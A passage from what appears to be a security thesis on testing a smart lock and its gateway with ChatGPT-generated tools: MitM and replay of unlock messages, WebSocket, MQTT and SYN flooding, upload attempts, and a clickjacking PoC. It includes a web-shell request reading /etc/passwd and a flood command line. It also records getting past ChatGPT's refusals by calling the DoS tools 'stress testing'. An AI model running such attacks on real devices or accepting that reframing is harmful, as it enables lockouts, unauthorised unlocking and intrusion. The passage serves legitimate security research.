


Figure 6.6: The terminal output from running the network probe option.

ARP Spoofing: The functionality to spoof the ARP was done to remove the need to manually configure the mobile device to run a proxy through the computer running mitmproxy. The code solution generated by ChatGPT would first enable IP forwarding on the computer running the script.

The rules of *iptables* would also be modified so that all packets meant for ports 80 and 443 would be redirected to port 8080. The reason was that the proxy server was configured to run with port 8080 as the listening port.

The Scapy library of Python was used to broadcast to the target that the computer's MAC address was associated with the gateway router. Similarly, the MAC address was also used to inform the gateway router that the IP associated with the computer belonged to the target.

Several iterations were done when prompting ChatGPT to generate the solution. The main issue was to get the instance of mitmproxy to intercept the traffic. Countless attempts were made to modify the code and query the LLM on the issues.

Running the program would still work, as traffic from the mobile device was visible in Wireshark while not in the flow of mitmproxy when both were run simultaneously. ChatGPT had issues explaining why this was the case, as it could not detect anything wrong with the code.

In the end, the author was unable to redirect traffic through the mitmproxy server. The best advice ChatGPT could give was that the virtual machine running the

program could have issues with the network configuration. The fact that traffic still could be captured in Wireshark at least showcased that the base functionality was there. The code for the ARP spoof option in the CLI menu can be viewed in appendix A.3.

Banning target host: The option was added to allow the user to ban the response traffic from a target host. The functionality was added using the mitmproxy scripting library for Python. The code was relatively easy to generate using the LLM.

In the context of the Wattle SPL Touch, the address of the cloud server would be given as an argument. Any requests done to the cloud server would be blocked and shut down. By doing this, an adversary would obstruct the communication and render the remote functionality of the smart lock useless. Figure 6.7 showcases the result of blocking the traffic to the host `app.homecontrol-cloud.com`. The mobile device is unable to reach the host and use the app.

The code for the option to the CLI menu can be viewed in appendix A.4.




Figure 6.7: Selected responses are banned from reaching the mobile user.

Kill requests from hosts: The option would allow a user to give a text file as input containing hosts that would have their requests blocked from being sent. The script was created using the mitmproxy library of Python and added to the CLI menu. Generating the code was also straightforward without running a needless amount of queries. A lot had to do with formulating previous prompts and building upon them. The code for the MitM menu option can be found in appendix A.5.

Testing the execution of the option was done by giving a text file as an argument. The file would contain the hostname of the Heimgard cloud server `app.homecontrol-cloud.com/*` and the website `example.com`. Figure 6.8 illustrates how the script would block and kill any requests to the target hosts.




Figure 6.8: Connections killed for the target websites

6.4 Recreation of Threat 2: MitM attack and Replay attack


The MitM and replay attack tested by Veiljalainen and Noreng Karlsson would have a similar methodology as the MitM attack from section 6.3 [35]. The main difference would be the tool used in performing it. Instead of mitmproxy the tool *Burp Suite* would be used to create the proxy server and attempt to replay requests. From the previous penetration test, Burp Suite would capture WSS traffic and replay the commands [35]. The WSS protocol was used to communicate with the cloud server and to lock or unlock the smart lock. Recreating the replay attack would allow the use of the captured unlock request to unlock the smart lock from the Burp Suite instance.

6.4.1 Recreation

Recreating the penetration test was similar to the previous one from section 6.3. Installing the Portswigger certificate was done the same as with the mitmproxy certificate. The difference is that the Android phone would instead install it from `http://burpsuite`. The Magisk module would again be used to convert it into a system certificate.
Starting the Burp Suite proxy server would again showcase the traffic from the Heimgard app. The WSS traffic was also visible when upgrading the connection or using the app to unlock or lock the smart lock as shown in figure 6.9.

Instead of attempting all the scenarios done in the previous test [35], the main objective was to capture and replay the unlock message. Using the Repeater functionality of Burp Suite, the WSS request to unlock the door was captured and could be repeated. Repeating the message would unlock the door like in the previous study.
An attempt was also made to replay the unlock response to the client. By doing so, the lock status was stuck on ”Unlocked” in the mobile application. The status

would not change unless the response to lock the smart lock was replayed or if a new request to unlock or lock the smart lock was made.



#	URL	Direction	Edited	Length	Comment	TLS	Time	Listener port	WebSocket ID
14	https://app.homecontrol-cloud.com/v...	← To client		248		✓	08:30:30 10 ...	8081	1
13	https://app.homecontrol-cloud.com/v...	← To client		248		✓	08:30:23 10 ...	8081	1
12	https://app.homecontrol-cloud.com/v...	← To client		268		✓	08:30:23 10 ...	8081	1
11	https://app.homecontrol-cloud.com/v...	→ To server		184		✓	08:30:20 10 ...	8081	1
10	https://app.homecontrol-cloud.com/v...	← To client		268		✓	08:30:19 10 ...	8081	1
9	https://app.homecontrol-cloud.com/v...	← To client		248		✓	08:30:18 10 ...	8081	1
8	https://app.homecontrol-cloud.com/v...	← To client		684		✓	08:30:13 10 ...	8081	1
7	https://app.homecontrol-cloud.com/v...	← To client		248		✓	08:30:12 10 ...	8081	1
6	https://app.homecontrol-cloud.com/v...	← To client		376		✓	08:30:02 10 ...	8081	1
5	https://app.homecontrol-cloud.com/v...	← To client		268		✓	08:29:19 10 ...	8081	1
4	https://app.homecontrol-cloud.com/v...	← To client		248		✓	08:29:18 10 ...	8081	1
3	https://app.homecontrol-cloud.com/v...	← To client		13644		✓	08:28:46 10 ...	8081	1

Figure 6.9: Captured WSS traffic going through the Burp Suite proxy server.

6.4.2 Automation

The automation process of the exploit would follow the steps of table 5.2. Queries to ChatGPT would suggest automating different tasks for fuzzing data and replaying requests.
The following new functionalities were attempted and tested:

Redirect traffic: The functionality was added as a new menu option to the CLI menu created in section 6.3.2. The script was written using the mitmproxy API for Python. The option would allow someone to redirect traffic from a target URL to a potentially malicious website.
Generating the script had some issues since ChatGPT would use non-existing mitmproxy library tools. Queries were re-iterated to make it work correctly by providing the LLM with example code. In the end, the code would execute with the desired functionalities. The test would involve creating a simple localhost website as the hackers. The target chosen was the external cloud server `app.homecontrol-cloud.com/`, which had traffic redirected to the localhost website. The generated code for the Python script to redirect traffic in the automated MitM solution can be observed in appendix A.6,
Running the test would have the desired outcome in the mitmproxy GUI. However, the smartphone would not display the website instead of the Heimgard application. According to ChatGPT, the reason could be countermeasures done

by the app developers or that the website hosted on localhost did not function properly.

Fuzzing the status code: The next recommended functionality to be automated and added to the CLI menu was the ability to change the status code of a Hypertext Transfer Protocol Secure (HTTPS) response. A user would provide a custom status code as an argument to be added to the response object from a specified host. For instance, a `200 OK` response could instead be set to show as `404 NOT FOUND` to the victim. The victim would be deceived into thinking something is wrong with the connection.
Generating the code solution using ChatGPT did not present any major issues. A test was done by giving the custom status code 404 to any request sent to the external cloud server at `app.homecontrol-cloud.com/`. Figure 6.10 illustrates the resulting status code from the test in the mitmproxy GUI.

Figure 6.10: Status code being changed to 404 whenever the Heimgard app is started.

Fuzzing data: Another recommended functionality to be tested and automated was to write a script that affects the WSS communication. The script would be written as a Burp extension using the Burp Suite API of Python and have the following use case functionalities:

1. Hacker captures the WSS request to unlock the smart lock.
2. Hacker replays the unlock request.
3. The smart lock is unlocked, but the response is captured before being sent to the owner.
4. The response message is fuzzed to have the status ”Locked” sent to the owner.
5. The owner believes the smart lock was never unlocked.

ChatGPT was used to generate code that would allow the automation of the task when using the Extender tab of Burp Suite. The Jython language was used to integrate Python code into Java when attempting to generate the solutions. The Java language would also be used because of the vast API support.

As the number of queries increased, it became apparent that generating functional code would require more time than first anticipated. The code would not affect the Extender and would regularly cause errors. Trying to have ChatGPT fix the code with follow-up queries would only worsen the code quality.
After spending some time and reading up on the Portswigger website, it became evident that the problem was caused not by the LLM itself but by the training data. Portswigger added support to the Burp Extension API for WebSockets with the Montoya API update in October 2022[3]. ChatGPT was unaware of these new API changes because of the cut-off point of training GPT-3.5 mentioned in section 2.3.2. The process of creating this particular automated solution had to be halted.

6.5 Potential Threat 1: WebSocket Denial of Service attack against the HTTP-proxy server

From the MitM attack done in section 6.4.1, it was discovered that the WebSocket connection could be manipulated and cloned by using the Burp Repeater tool. Following the instructions provided by Portswigger[4], the handshake could be manipulated to recreate the session. The door could still be unlocked even when the smartphone was disconnected from the MitM server or the Internet.
It was also discovered from section 6.4.1 that the requests to unlock or lock the smart lock were directly sent to the HTTP-proxy server running on port 8080 of the Boreas X10 gateway. After connecting to the cloud server with the mobile app, requests could also be sent to the HTTP-proxy server. With the correct set of authorization headers, the server would upgrade any HTTPS request to the WSS protocol and create a direct communication tunnel between the hosts. The

[3] *Burp Extensions API - Montoya.* [Online]. URL: https://github.com/PortSwigger/burp-extensions-montoya-api (visited on 25-06-2023).

[4] *Testing for WebSockets security vulnerabilities.* [Online]. URL: https://portswigger.net/web-security/websockets#manipulating-websocket-connections (visited on 29-06-2023).

specific URL used to connect to the HTTP server visible in the MitM attack was: `https://{hostname}:8080/v1/23710cb3808c4601878e620222d2907a/messages`.

A query was generated for ChatGPT to describe, if present, what type of weakness was in the WSS connection and how it could be exploited. The LLM responded that it was a type of WebSocket hijacking (or WebSocket Session Fixation attack). The LLM would provide several suggested methods that could be used to exploit the hijacked WSS, such as data interception, message manipulation or malware distribution.
However, one of the suggested attack vectors to attempt would be a DoS attack against the HTTP-proxy server's WebSocket connection. According to ChatGPT, the type of DoS is known as WebSocket flooding, and there are many ways to carry out the attack. The attacker could flood the network with connections, requests or messages.
In the current penetration test, the flooding of connections and messages would be attempted against the HTTP-proxy server on the Boreas X10 gateway.

6.5.1 Background

The purpose of a DoS attack is to attempt and disrupt the normal function of a network or computer system so that no useful work can be done [40]. Legitimate users will not have access to information or the services available on the system. One way the malicious actor achieves this is by flooding the system and overwhelming it with traffic and resource requests to exhaust the server [40]. The attacker would then exhaust the finite supply of resources available. The resources could range from memory, maximum connections, and available disk space. Any legitimate requests will then fail to be processed because there are no resources available, which causes a DoS condition.

6.5.2 Method

The first step was to see if an HTTP request to the server could be directly upgraded to WSS outside of running the MitM attack in Burp Suite. ChatGPT was therefore tasked with a prompt to generate a simple script that would allow such a connection to be created to the URL of the HTTP-proxy server.

The script was generated in Python and would use the *requests* package to handle the HTTPS requests. The headers used in the handshake from the Burp Suite request were copied and added as header parameters to the script together with the server URL.
Running the script, a connection would successfully be created to the HTTP-proxy server.

The next step was to create a prompt to generate the tool for the DoS penetration test of the WSS protocol. As explained in section 3.3.1, the phrasing of the prompt would describe the need for a stress and load testing tool. The DoS tool would be able to establish connections added as arguments together with the size of the message being flooded through the WebSocket connections. Instead of using `https://` as the protocol, the script would attempt connecting using `wss://`. The headers from the previous script would also be reused but modified to fit the WSS protocol. The code for the script can be observed in appendix B.2.

6.5.3 Result

Running the script would establish numerous connections to the server and flood it with messages. As connections were created, some would be disconnected by the server, indicating some form of protection. Because of this, the script was modified by ChatGPT to include measures to detect disconnected WebSocket connections. Any dropped connection would be detected and reconnected by reusing the handshake. Figure 6.11 showcases the script running in the terminal. In the end, any attempt to use the smartphone to try and run the Heimgard app to use the smart lock would be met with connection issues. The app could not have the cloud server relay and connect to the Boreas X10 gateway. The functionality of using the lock remotely with the app was rendered unresponsive to any further requests by the user.

6.5.4 Discussion

The author believes the DoS attack against the WebSocket server could be considered a vulnerability. While the vulnerability requires attaining the WebSocket Authorization Header and complete URL from the previous MitM




Figure 6.11: Running the WSS flood tool in the terminal.

attack, it would have severe consequences. Running the DoS script, the smart lock owner would have no real way of controlling the lock remotely.
The only protection would be that the `Bearer` token has a lifetime that would eventually run out and revoke the handshake request. The problem would be that if the MitM attack is still ongoing, new tokens would easily be attained again to repeat the attack.

Something the author found interesting that could be done with the DoS tool was to send messages to lock or unlock the smart lock. The reason was because of the encoded messages for locking or unlocking the door from the Burp Suite MitM attack from section 6.4. The messages could be reused as parameters for the script. When running the program with the parameter to unlock, the physical smart lock would unlock. The message could flood the HTTP proxy server and the smart lock with unlock requests. Any legitimate use would potentially be obstructed, even with the keypad or RFID tags.
However, the attack was not performed since the HTTP proxy server would also relay the unlock request to the cloud server. The reason was that the cloud server would then attempt to forward it to the mobile app. The requests would then flood the cloud server, which falls under the ethical concerns of section 1.4.

Querying ChatGPT on how to prevent such an attack would point out several precautions that could be taken to strengthen security. The authentication bearer

token could be further strengthened by adding ways for token rotation, where new tokens are added periodically, making the old ones invalid. Another token measure would be adding token revocation mechanisms when the legitimate user stops using the app.
Better session management is also suggested by using the same origin policy. Including headers to validate the origin of requests would further strengthen the security of the WebSocket handshake. The server would then tell if the request to upgrade to WSS comes from the app user or a potential adversary.

6.6 Potential Threat 2: Denial of Service attack against the MQTT service port

From the reconnaissance performed in section 6.2, the author discovered that a MQTT service was running on port 1883. The protocol is a lightweight messaging protocol usually used by IoT devices for different functionalities [41]. An MQTT broker allows clients to subscribe and write to various topics available on the system. The topics could range from current temperature, sensor readings, to active events.
According to Veiljalainen and Noreng Karlsson [35], the function of the protocol was to allow users to integrate their own devices into the Boreas X10 system. Unlike the previous study, the current testing of the broker seemed to have no form of authentication, which allowed anyone to subscribe to it.

From the previous scan in section 6.2, it was discovered that the version of the broker was 1.6.9. Running the broker version in a Common Vulnerabilities and Exposures (CVE) database would give the information that it could potentially be vulnerable to CVE-2021-41039, which states:

In versions 1.6 to 2.0.11 of Eclipse Mosquitto, an MQTT v5 client connecting with a large number of user-property properties could cause excessive CPU usage, leading to a loss of performance and possible denial of service[5].

The scanner of the tool *MQTTSA* was also used, which is a tool specifically

[5] *CVE-2021-41039 Detail.* [Online]. URL: https://nvd.nist.gov/vuln/detail/CVE-2021-41039 (visited on 26-06-2023).

developed for penetration testing of MQTT services[6].
From the scan report in figure 6.12, similar conclusions were drawn about the vulnerability of potential DoS attacks.

MQTTSA Report

Details of the assessment

Test configuration		Vulnerabilities	
Broker host and port	192.168.8.157:1883	Outdated Broker	Yes
Listening time	60 seconds	Use of TLS	False*
Message to send	testtesttest	Information Disclosure	True
Sniffing interface	None	Accessible service	True
Data/Msg tampering	False	or weak Access Control	empty
Brute-forcing	False	Unlimited** payload	Skipped
Flooding DoS conn.	None	Unlimited** connections	Skipped
- Payload size	None	Unlimited** msg queues	Skipped
Slow DoS conn.	None	Overall risk	HIGH

*: False if not providing X.509 certificates or according to the broker implementation (e.g., Mosquitto). Verify with TLS Assistant (https://github.com/stfbk/tlsassistant).
**: With respect to provided parameters.

Figure 6.12: Report from the scan using the tool MQTTSA.

6.6.1 Method

Generated solution: ChatGPT was first used to attempt to generate a DoS tool specifically designed for the MQTT protocol.
The tool was generated in Python and uses the *paho-mqtt* library.

Several queries and specifications had to be made to make the LLM create a working tool. What was causing the most problems was the syntax of setting the tool to use MQTTV5. ChatGPT would generate solutions prone to errors and had to be presented with reference code for creating a functional program. The script would be executed and modified with new changes with each iteration. The generated solution is illustrated in appendix B.3 at the end of the report.

Manual implementation: Stress testing the protocol manually was done using the tool MQTTSA. MQTTSA would allow for performing a flood DoS attack by specifying the arguments when running the program from the terminal:

```
python3 mqttsa.py -fc {Amount of connections} -fcsize {Payload size}
```

[6]P. Andrea, P. Paolo, R. Silvio, M. Umberto and A. Tahir. *MQTT Security Assistant*. [Online]. URL: https://sites.google.com/fbk.eu/mqttsa/home (visited on 29-08-2023).

```
{target IP address}
```

With each test run, the performance of the service was noted and the number of connections and payload size would gradually increase.

6.6.2 Result

Generated solution: The generated code solution did not seem to have much effect on the MQTT service port. The only noticeable difference is that subscribing to topics would showcase a vast increase in data.

Manual implementation: As the payload size was increased, an error was received that the connection would be refused. The error would indicate the MQTT connection either had crashed or was closed.
The crash of the port service was further verified when running an nmap scan and getting the result illustrated in figure 6.13.




Figure 6.13: The MQTT service is no longer running on the Boreas X10 gateway.

Waiting for an hour did not return the MQTT service port. Instead, the Boreas X10 gateway was manually restarted to return the MQTT port online.

6.6.3 Discussion

The MQTT port going down after the DoS attack using MQTTSA could potentially be seen as a security vulnerability. While it doesn't affect the functionality of the smart lock itself, the service is still rendered inaccessible. Any new attempts to subscribe to the MQTT broker in which to relay or read messages are entirely lost. Preventive measures that can be taken, according to the scan report of MQTTSA

and the CVE database, is to update the protocol version. If the authentication mechanism was properly in place, it would have also mitigated the attack vector and limited the number of subscribers to the broker.
It was also later discovered that even the Heimgard mobile app would display a set username and password for the settings of the MQTT service. Despite that, the MQTT protocol version was still outdated. The password and username could also potentially be brute-forced by MQTTSA or by a tool generated by ChatGPT.

The offensive code not giving a similar result as the manual implementation could be due to several factors. ChatGPT's lack of knowledge of the syntax could be because the training data does not include enough code based on the paho-mqtt library. Another reason could be that changes to the API could have recently been made after GPT-3.5 ended the training.
Still, the code seems to have some function, as indicated by the results in section 6.6.2. The author believes that with further improvements and someone more knowledgeable about the protocol, similar results to the MQTTSA tool would be achieved.

6.7 Potential Threat 3: Uploading malicious data to the internal HTTP server

As mentioned in section 6.2, the internal web server could potentially be an entry point to the underlying Linux OS of the Boreas X10 gateway. Without any security measures, a malicious payload could be uploaded instead of the legitimate firmware file. A web or reverse shell could be created to access the OS directories. From that point, new attack vectors are introduced to elevate privileges and attain full root access to the device.

6.7.1 Method

Following the advice of ChatGPT, various files were attempted to be uploaded to the server. The uploaded files would have different formats like IMG, GIF, BIN, PHP, Java and ELF. The allowed size limit of the files would also be tested to see if the server would allow the upload. A file extension bypass test was also done to see if such files with double extensions like .php.jpg would also be allowed.

After the basic tests, more malicious tests were done using generated *msfvenom* payloads and pre-generated web shells.
Attempts were also made to have ChatGPT generate a web shell, but the LLM would insist on being unable to assist with that query.

6.7.2 Result

Figure 6.14 showcases the resulting page rendered after each upload attempt. The page indicates that the file was not recognized as a legitimate firmware update and was most likely discarded. Attempting to run web shell commands like `http://host/php-backdoor.php?cmd=cat+/etc/passwd` would only result in returning to the front page.




Figure 6.14: Page that renders after each file upload attempt.

6.7.3 Discussion

Analyzing the results, there seems to be some form of mechanism preventing malicious file uploads to the Boreas X10 gateway.
Querying ChatGPT further, the LLM would suggest attempting to create a firmware update hiding malicious code. The methodology would involve reverse engineering the firmware to remove encryption and include shell code to create a backdoor. However, the author could not find any stored firmware for manual updates and lacked the knowledge to perform the test. The testing of the file upload functionality would end without discovering any new vulnerabilities.

6.8 Potential Threat 4: Denial of Service attack against the internal HTTP server

Another hack suggested by ChatGPT was to stress-test the internal HTTP server. The LLM would advise performing different tests to see how the device would perform under heavy load. The heavy load could be generated from attempting to establish multiple connections to a service.
Another approach would be to flood the system with TCP packets in a controlled DoS attack scenario. The motivation would be to see how it affects the server performance and if the system has any form of protection against such an attack vector. It was also an opportunity to test ChatGPT's capabilities in offensive code generation to see if it could generate such a hacking tool.

As instructed by ChatGPT, testing to see if the DoS attack was successful would be done by sending a curl request to the web server. Before the testing started, the server would return the response in figure 6.15 to the curl request.




Figure 6.15: Response to the curl request from the internal HTTP server before the DoS test.

6.8.1 Method

Similar to the DoS test from section 6.5.2, ChatGPT was used in an attempt to generate a tool. By specifying that the tool would be used for "stress testing", some regulations were avoided. Queries were also used to improve the performance and add new functionalities to the tool. The LLM would then be used to modify the code with the suggested improvements.
The generated tool would allow for sending incomplete Synchronize (SYN) packets to a defined target address and port. The packets would be flooded from various connections until a set number of packets were reached. The number of packets, packet size, window size, and the number of connections would be

specified as CLI arguments by the user when running the script. The code for the script is available in appendix B.4.

6.8.2 Result

Figure 6.16 illustrates what would happen when sending a request with curl during the DoS attack using the generated DoS tool. From the figure, it is evident that the server becomes unresponsive.

```
(base) ➜  ~ curl -I http://192.168.8.157:80

curl: (28) Failed to connect to 192.168.8.157 port 80 after 75268 ms: Operation timed out
(base) ➜  ~
```

Figure 6.16: Response to the curl request from the internal HTTP server during the DoS test.

The result is further confirmed by monitoring the traffic in Wireshark from the curl request. Figure 6.17 showcases how the packets are retransmissioned until the connection is timed out with a complete packet loss. Manually attempting to connect to the server through the browser has a similar effect. The server is unresponsive, and any legitimate user is unable to render the page.




Figure 6.17: Packet transmission from the curl request captured in Wireshark.

6.8.3 Discussion

The conclusion drawn from the result is that the internal HTTP server on port 80 is vulnerable to DoS attacks. While the service does not directly affect the functionality of the smart lock, it is still a security flaw. As mentioned in section 6.8, it was also a great opportunity to test the code generative capabilities of the LLM.

ChatGPT was queried on measures to mitigate or prevent DoS attacks, and some suggested countermeasures were given. Some countermeasures include

deploying a firewall or using any other filtering technique for incoming traffic. Other suggestions would involve monitoring the traffic for anomalies and excessive bandwidth usage.

6.9 Potential Threat 5: Clickjacking the internal HTTP server

ChatGPT suggested using the tool *OWASP ZAP* to scan for vulnerabilities against the internal HTTP server on the Boreas X10 gateway. From the scan, various vulnerabilities were discovered because of missing security headers. One of these discovered vulnerabilities was that the HTTP server was lacking both `Content-Security-Policy` and `X-Frame-Options` headers against clickjacking exploits. To verify the existence of the vulnerability, a PoC was to be generated and tested.

6.9.1 Background

The concept of clickjacking involves hiding a target web page on the bottom layer of a decoy page created by a hacker [42]. When a victim interacts with a button element on the decoy page, they also unknowingly interact with the button of the target page beneath it. By pressing the button, the victim would carry out whatever malicious actions the hacker intended.
The way the target page is hidden involves using various styling techniques in CSS and HTML. Using iframes and correctly placing the elements, a filled-in transaction form could be made invisible beneath a decoy page.

6.9.2 Method

ChatGPT was queried to generate a PoC, which is illustrated in appendix C.1. The code would use the iframe element to embed the target website and make it invisible by changing the opacity. The button to reset the firmware upgrade would be aligned with the decoy button on the top layer page.
The generated PoC would then be hosted as a decoy website to be accessed from the browser. If the test is successful, pressing it will trigger an event on the reset button beneath it.

6.9.3 Result

Figure 6.18 showcases the decoy website acting as the PoC with the opacity of the iframe element set to 0.
Changing the opacity to 0.5 of the iframe is illustrated in figure 6.19. The figure showcases that there exists a vulnerability for clickjacking. Clicking the decoy button also takes one to the `/upgradehost` endpoint of the target website, as if the reset button was clicked.




Figure 6.18: The PoC HTML page generated by ChatGPT before the opacity is changed for the iframe.

6.9.4 Discussion

The clickjacking threat on the internal server could be a potential way to introduce new exploits. Someone could create a custom firmware update containing malicious code to be set as a payload to be uploaded without a user knowing it. However, due to the limited functionality of the web server and the lack of authentication, it would seem security was not of great concern. Someone could still carry out the task of uploading payloads unauthenticated as in section 6.7, but less covertly.
Nevertheless, it was still a security threat that easily could have been avoided by adding the correct security headers. The vulnerability also allowed testing the

